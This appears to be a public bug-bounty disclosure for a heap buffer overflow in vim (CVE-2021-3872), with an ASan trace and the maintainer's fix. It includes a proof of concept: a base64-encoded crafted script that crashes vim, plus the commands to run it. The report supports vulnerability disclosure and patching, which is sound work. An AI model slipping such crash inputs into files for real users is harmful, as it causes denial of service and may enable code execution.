

Heap-based Buffer Overflow in vim/vim

 Valid Reported on Oct 7th 2021

0

Description

Whilst testing vim built from [commit be01090](#) with Clang 12 + ASan on Ubuntu 18.04, we discovered crafted input which triggers a bug in how vim draws information on the screen, causing a heap-buffer-overflow, WRITE of size 5 to occur.

Proof of Concept


The disclosed POC is trimmed down as small as we could make it and still trigger the bug. Thank you.

First...

```
git clone https://github.com/vim/vim
```

```
LD=lld AS=llvm-as AR=llvm-ar RANLIB=llvm-ranlib CC=clang CXX=clang++ CFLAGS
```

```
make
```



Second...

```
echo "ZggwMDAwMDAwMDAwMDAwMDAwMDAwMDAwCmYIMH8wMDAwMDALJSULJSULJSULJTAwMDAw"  
JSULJSULJSULJSULJSUKdnMKdjd/MG8=" | base64 -d > /tmp/crash0000.fuzz
```



Then...

```
vim -u NONE -X -Z -e -s -S /tmp/crash0000.fuzz -c :qa!
```


Finally...

```
==1650480==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x62106  
WRITE of size 5 at 0x6210000c500 thread T0  
#0 0x43bec9 in __asan_memcpy (/root/vim/src/vim+0x43bec9)  
#1 0x61259e in win_redr_status /root/vim/src/drawscreen.c:488:6  
#2 0x630463 in redraw_statuslines /root/vim/src/drawscreen.c:3230:6  
#3 0x14d46b5 in main_loop /root/vim/src/main.c:1396:6  
#4 0x806356 in do_exedit /root/vim/src/ex_docmd.c:6903:3  
#5 0x7ab70f in ex_open /root/vim/src/ex_docmd.c:6838:5  
#6 0x7cc6cc in do_one_cmd /root/vim/src/ex_docmd.c:2611:2  
#7 0x7cc6cc in do_cmdline /root/vim/src/ex_docmd.c:1000:17  
#8 0x78e706 in global_exe_one /root/vim/src/ex_cmds.c  
#9 0x78e706 in global_exe /root/vim/src/ex_cmds.c:5030:2  
#10 0x78d8f7 in ex_global /root/vim/src/ex_cmds.c:4991:6  
#11 0x7cc6cc in do_one_cmd /root/vim/src/ex_docmd.c:2611:2  
#12 0x7cc6cc in do_cmdline /root/vim/src/ex_docmd.c:1000:17  
#13 0xed4fba in do_source /root/vim/src/scriptfile.c:1406:5  
#14 0xee2d93 in cmd_source /root/vim/src/scriptfile.c:971:14  
#15 0xee2d93 in ex_source /root/vim/src/scriptfile.c:997:2  
#16 0x7cc6cc in do_one_cmd /root/vim/src/ex_docmd.c:2611:2  
#17 0x7cc6cc in do_cmdline /root/vim/src/ex_docmd.c:1000:17  
#18 0x14cd685 in do_cmdline_cmd /root/vim/src/ex_docmd.c:594:12  
#19 0x14cd685 in exe_commands /root/vim/src/main.c:3081:2  
#20 0x14cd685 in vim_main2 /root/vim/src/main.c:773:2  
#21 0x14c6426 in main /root/vim/src/main.c:425:12  
#22 0x7fcb01979564 in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.  
#23 0x3c180d in _start (/root/vim/src/vim+0x3c180d)
```

```
0x6210000c500 is located 0 bytes to the right of 4096-byte region [0x62106  
allocated by thread T0 here:
```

```
#0 0x43ca6d in malloc (/root/vim/src/vim+0x43ca6d)  
#1 0x47135d in lalloc /root/vim/src/alloc.c:244:11
```

```
SUMMARY: AddressSanitizer: heap-buffer-overflow (/root/vim/src/vim+0x43bec5
```



Impact

Forcefully exiting vim, software crash, etc.

Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop. Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit

security policy. Besides important user data, heap-based overflows can be used to overwrite function pointers that may be living in memory, pointing it to the attacker's code. Even in applications that do not explicitly use function pointers, the run-time will usually leave many in memory. For example, object methods in C++ are generally implemented using function pointers. Even in C programs, there is often a global offset table used by the underlying runtime. When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

Occurrences

C drawscreen.c L488

References

- <https://cwe.mitre.org/data/definitions/122.html>

CVE

CVE-2021-3872

(Published)

Vulnerability Type

CWE-122: Heap-based Buffer Overflow

Severity

High (7.8)

Affected Version

*


Visibility

Public

Status

Fixed


Found by




geeknik

@geeknik

unranked



Fixed by



Bram Moolenaar

@brammool

maintainer

This report was seen 781 times.

We have contacted a member of the **vim** team and are waiting to hear back. a year ago

Bram Moolenaar

a year ago

Maintainer

I could not reproduce with asan, valgrind did not show this problem, but I can see what goes wrong when stepping through the code.
Please check patch 8.2.3487, which has a simpler repro as a test and should fix the problem.

Bram Moolenaar

validated this vulnerability

a year ago

geeknik

has been awarded the disclosure bounty

✓

The fix bounty is now up for grabs

geeknik

a year ago

Researcher

We can no longer reproduce this crash with patch 8.2.3487 and our provided script. Thank you.

Bram Moolenaar

marked this as fixed with commit 826bfe

a year ago

Bram Moolenaar

has been awarded the fix bounty

✓

This vulnerability will not receive a CVE ✗

drawscreen.c#L488

has been validated

✓

Jamie Slome

a year ago

Admin

CVE published! 🎉

Sign in to join this conversation

2022 © 418sec

huntr

[home](#)

[hacktivity](#)

[leaderboard](#)

[FAQ](#)

[contact us](#)

[terms](#)

[privacy policy](#)

part of 418sec

[company](#)

[about](#)

[team](#)